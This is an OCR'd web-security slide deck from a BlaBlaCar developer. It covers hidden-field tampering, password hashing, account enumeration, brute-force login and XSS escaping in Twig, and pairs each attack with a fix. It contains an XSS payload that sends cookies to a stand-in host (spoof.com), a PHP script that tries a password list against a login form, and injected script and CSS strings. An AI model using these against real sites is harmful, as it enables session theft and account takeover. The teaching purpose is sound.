

Bla Bla Car

Web Security

Let's Hack to Protect!

Alain Tiemblo
Security Lead Developer

About Me



Alain Tiemblo

Web Security Lead Developer @ BlaBlaCar

Why does security matter?

Disclaimer!

The following example is something
I did years ago...!

Now I am an angel

VOYAGEUR
au rythme de vos envies

SNCF

Plus vous voyagez,
plus vous gagnez | Des services adaptés
à vos besoins | Des réductions sur
vos billets de train

TOUT SAVOIR SUR LE
PROGRAMME VOYAGEUR.

DÉJÀ MEMBRE ?

N° de carte de fidélité
29090109 Votre n° de carte > Égarée ?

Mot de passe
Votre mot de passe > Oublié ?

Rester connecté i

SE CONNECTER ▶

PAS ENCORE MEMBRE?

S'INSCRIRE GRATUITEMENT ▶

LE PROGRAMME
ACTUALITÉS
BESOIN D'AIDE

PARTAGEZ LE PROGRAMME
J'aime 3584 Partager sur Facebook
Tweet

NOS PARTENAIRES
AVIS EFFIA

Mentions légales | Conditions générales

story Bookmarks Tools Window Help

0.0KB/s 74° (100%) Tue 19:09:18 Alain

Vos primes et cadeaux | Voyageur

/home...o/echo.php http://local...ranslate.php Databases and Doctrine... choice Field Type (curre... Regex (current) – Symfony Mapper Vos primes et cadeaux ...

snfc.com/logue/recompense/catalogue-prime

simple, échangez vos points et vous recevrez par courrier un bon à utiliser en gare ou boutique.

1 400 points

1 400 points

Choisissez la quantité : +

soit 1400 points **COMMANDER ▶**

Conditions de réservation / mentions légales

Prime Promo AS 2de cl

Concerts

Parcs de loisirs

Bon de réduction 7 euros Train

▶ Les primes les plus consultées
▶ Les primes les plus commandées
▶ Mes dernières primes consultées

The Web page

The debugger

Vos primes et cadeaux | Voyageur

simple, échangez vos points et vous recevrez par courrier un bon à utiliser en gare ou boutique.

1 400 points

1 400 points

Choisissez la quantité :

soit 1400 points

COMMANDER

Conditions de réservation / mentions légales

Prime Promo AS 2de cl Concerts Parcs de loisirs Bon de réduction 7% Train

Les primes les plus consultées
Les primes les plus commandées
Mes dernières primes consultées

Console HTML CSS Script DOM Net Cookies

div.qteSelection < div#qteSelector < div#select_qte < div#monachat < div.page_prime < form#ajout_panier < div#conten...

> div class="selection_quantite">
> <div id="select_qte">
> <div id="qteSelector">
> <div class="minusButton" style="visibility: hidden;"></div>
> <div class="qteSelection">1</div>
> <input id="qte" type="hidden" value="6" name="qte">
> <div class="plusButton" style="visibility: hidden;"></div>
> </div>
> </div>
> <div class="selection_total">
>
> </div>

Inherited from div#bloc_quantite

#monachat { 916_style.css (line 1)}
#bloc_quantite {
font-size: 12px;
font-weight: bold;
}

Inherited from div#monachat

#monachat { 916_style.css (line 1)}
border-collapse: collapse;
border-spacing: 0;
text-align: center;
}

Inherited from table#main

#main { 916_style.css (line 1)}

Bla Bla Car

A screenshot of a travel website's search interface. At the top, there are several promotional banners: "Prime Promo AS 2de cl" (with a person icon), "Concerts" (with a concert crowd icon), "Parcs de loisirs" (with a park icon), "Bon de réduction 7 euros Train" (with a train icon), and links to "Les primes les meilleures" and "Mes dernières". Below the banner, there is a search bar with a magnifying glass icon. The main content area shows a partial URL: "quantite < div#monachat < div#fich...ENERIQUE < div.page...e_border < div#page_prime <". Below this, the page's source code is displayed:

```
<div class="selection_quantite">
<div id="select_qte">
  <div id="qteSelector">
    <div class="minusButton" style="visibility: hidden;"></div>
    <div class="qteSelection">1</div>
    <input id="qte" type="hidden" value="6" name="qte">
    <div class="plusButton" style="visibility: hidden;"></div>
  </div>
</div>
<div class="selection_total">
```

A red box highlights the `value="6"` part of the `<input>` tag, and a large red arrow points from the bottom right towards this highlighted area.



Bla Bla Car



Bla Bla Car

Password Hashing



Do not store passwords clear!

- Compromising of databases
- Company's responsibility

Hashing just the password is bad!

Hint:

“Based on 15 millions Google accounts, 50% of users choose from the same ~1 million passwords”

```
mysql> SELECT
    ->     SUBSTRING(password, 1, 12) AS pwd,
    ->     COUNT(*) AS nb,
    ->     GROUP_CONCAT(username) AS users
    -> FROM user
    -> GROUP BY password ORDER BY nb DESC LIMIT 10;
```


pwd	nb	users
0ebff516db2c	7	Julian,Sharon,Nelson,Britt,Idalia,Vernie,Richard
212dbc3842fd	7	Annalisa,Paulita,Kathey,Jewel,Amie,Bert,Florence
3cd1b98a95e3	7	Rochell,Trina,Lera,Britni,Mandie,Candra,Loria
04422a6a714d	6	Emma,Jeannie,Lakendra,Samuel,Sandi,Marsha
72d40147b948	6	Maryanne,Marylynn,Yolanda,Ericka,Sterling,Paris
88d9734ccc63	6	Madelene,Tyra,Majorie,Erwin,Calandra,Glennie
b65dfb3b13d7	6	Emanuel,Philip,Neville,Rufina,Kenia,Ha
12a8152bd770	5	Damon,Sandy,Lavenia,Hanna,Beulah
2696718d7a33	5	Elliot,Darell,Sid,Lazaro,Leah
2704a57541c2	5	Winona,Boyce,Lillie,Johana,Scarlett

10 rows in set (0.02 sec)

Solutions

- concatenate password with a unique salt per user
- use a more complex algorithm such as bcrypt

They leaked data :(



Adobe
152M accounts

Ashley Madison
31M accounts

000webhost
14M accounts

gamigo
8M accounts

Heroes of Newerth
8M accounts

Going further

!;--have i been pwned?

<https://haveibeenpwned.com>

Brute Force Password Reset

Principle

- Attacker has a large list of emails, and he wants to know which ones have an account on our website.
- He tries to reset the password for each email until he gets a message other than “This account doesn’t exist”...

[Find a ride](#)

or

[Offer a ride](#)[Sign up](#) | [How it works](#)

We've sent you an email with a link to change your password.



Yep, this email has an account at BlaBlaCar.

[Find a ride](#)

or

[Offer a ride](#)[Sign up](#) | [How it works](#)

This email does not belong to any account.



Nope, this email has no account with us.



Solution

- Always display a success message
- Do not reset passwords more than once a day

Brute Force Login

Principle

- Attacker has (somehow) obtained a member's email.
- He also possesses a list of common passwords.
- He tries to log in using the email he's obtained and the whole list of passwords.

Testing a dictionary
of passwords is as
simple as that.

Thanks Fabien!



```
<?php

require 'vendor/autoload.php';

$client    = new Goutte\Client();
$passwords = file('passwords.txt', FILE_IGNORE_NEW_LINES);


foreach ($passwords as $password) {
    $crawler = $client
        ->request('GET', 'https://www.blablacar.co.uk/login')
        ->selectButton('Log in')->form()
        ->submit($form, [
            '_username' => 'victim@example.com',
            '_password' => $password
        ])
;

    if (0 === count($crawler->filter('.alert-error'))) {
        echo "Password found: {$password}\n";
        break ;
    }
}
```

Solution

Limit number of login tries

Cross-Site Scripting



Bla Bla Car


Hacker's goal

Code injection

We need to gather information...

Male Female

And we display them back.



Unsafe code looks like:

```
<h1 class="user-presentation">Hello <?php echo $name ?></h1>
```

What if hacker sets his name to:

```
<b>Alain</b>
```

Even worse:

```
<script>
    document.location = 'http://spoof.com?cookie=' + document.cookies;
</script>
```

```
<iframe src="http://spoof.com"></iframe>
```

Bla Bla Car

Solutions

- Proper escaping strategy taking care of the encoding

```
<h1 class="user-presentation">
    Hello <?php echo htmlspecialchars($name, ENT_QUOTES | ENT_SUBSTITUTE, 'utf-8'); ?>
</h1>
```

- Use Twig template engine!

```
<h1 class="user-presentation">Hello {{ name }}</h1>
```

Pitfall: wrong escaping strategy

```
{# file.html.twig #}  
<div>{{ content }}</div>
```

=

```
{# file.html.twig #}  
<div>{{ content | e }}</div>
```

=

```
{# file.html.twig #}  
<div>{{ content | e('html') }}</div>
```

html_attr

A better XML compliance



```
{# file.html.twig #}
<div class="{{ content }}></div>
```



```
{# file.html.twig #}
<div class="{{ content|e('html_attr') }}></div>
```

js

alert(document.cookie); in regex?

```
{# file.html.twig #}
<script>
    var regex = {{ regex }};
    // ...
</script>
```



```
{# will output #
<script>
    var regex = alert(document.cookie);
    // ...
</script>
```

```
{# file.html.twig #}
<script>
    var regex = {{ regex|e('js') }};
    // ...
</script>

{# will output #
<script>
    var regex = alert\x28document.cookie\x29;
    // ...
</script>
```



Bla Bla Car

CSS

FFFFFF; } body { display:none; in user_color?

```
{# file.html.twig #}
<style>
    .custom_color {
        color: #{{ user_color }};
    }
</style>

{# will output #
<style>
    .custom_color {
        color: #FFFFFF; } body { display:none;
```



```
{# file.html.twig #}
<style>
    .custom_color {
        color: #{{ user_color|e('css') }};
    }
</style>

{# will output #
<style>
    .custom_color {
        color: #FFFFFF\3B \7D \20 body\20 \7B \20 display\3A none\3B \20
```



Pitfall: rich-text editors

Short description

The screenshot shows a rich-text editor interface. At the top is a toolbar with various buttons for text formatting: Source, Bold (B), Italic (I), Underline (U), Strike (S), Alignment, Styles, Format, Font, and Size. Below the toolbar is another row of buttons for underline (A), bold (A), italic (Ix), link (link icon), and image (image icon). The main area contains the following text:

[AppSec Europe 2016](#)
27 June - 1 July 2016 // Rome, Italy
About
Never been to an OWASP AppSec conference? Here's a bit of info to provide some background.
What is OWASP?

Bla Bla Car

When displaying back the given content, we should keep this beautiful formatting...

The screenshot shows a web page with a dark blue header and a white content area. At the top, there are three navigation links: 'Description' (with a person icon), 'Updates' (with a speaker icon), and 'Comments' (with a speech bubble icon). A green horizontal bar is positioned under the 'Description' link. Below the navigation, the page displays event information. The title 'AppSec Europe 2016' is in large blue text. Below it, the date '27 June - 1 July 2016 // Rome, Italy' is displayed in large black text. A section titled 'About' is present, followed by a paragraph of text: 'Never been to an OWASP AppSec conference? Here's a bit of info to provide some background.' Another section titled 'What is OWASP?' is shown, with a detailed description of the organization: 'OWASP is a nonprofit community organization with 200 chapters in over 100 countries around the world. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks. Our wiki has a'.

Description Updates Comments

AppSec Europe 2016


27 June - 1 July 2016 // Rome, Italy

About

Never been to an OWASP AppSec conference? Here's a bit of info to provide some background.

What is OWASP?


OWASP is a nonprofit community organization with 200 chapters in over 100 countries around the world. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks. Our wiki has a



Which of the following protections ensures WYSIWYG's sanity?

- ♦ A: The editor before posting data
- ♦ B: The built-in Symfony validator
- ♦ C: My vendor's Twig filter
- ♦ D: My wife sanitizes everything

GrafMe



Which of the following protections ensures WYSIWYG's sanity?

- ♦ A: The editor ~~b~~ore posting data
- ♦ B: The built-in Symfony validator
- ♦ C: My vendor's Twig filter
- ♦ D: My wife sanitizes everything

GrafMe

Disable JavaScript

What Happens at an AppSecEU Conference?

End date

Console **HTML** CSS Script DOM Réseau Cookies

```
h2 < div < body.cke_..._borders < html < iframe.cke...ke_reset < div#cke_1...ke_reset
  <label class="control-label">Image file</label>
  > <div id="project_imageFile">
    <label class="control-label required" for="project_description">Description</label>
    <textarea id="project_shortDescription" name="project_shortDescription" style="visibility: hidden; display: none;"><h1><a href="http://2016.appsec.eu/" rel="nofollow">AppSecEU 2016</a></h1><h2>27 June - 1 July 2016 // Rome, Italy</h2><h3>Have you ever been to an OWASP AppSec conference? Here's your chance!</h3><h3>Get involved!</h3><h3>Join us!</h3><h3>See you there!</h3></textarea>
```

Inject what you want

The screenshot shows a web interface with a rich text editor and a preview window.

Text Editor Content:

```
<script type="text/javascript">alert('Hello, world!');</script>
```

Short description: This field contains the injected script.

Toolbar:

- Source
- B
- I
- U
- S
- Styles
- Heading 1
- Font

Text Format:


- A
- A
- I_x
- Link
- Image

Preview Window:

The preview window displays the result of the injection: "Hello, world!" in a modal dialog box with an "OK" button.

Page Footer:

Bla Bla Car



Which of the following protections ensures WYSIWYG's sanity?

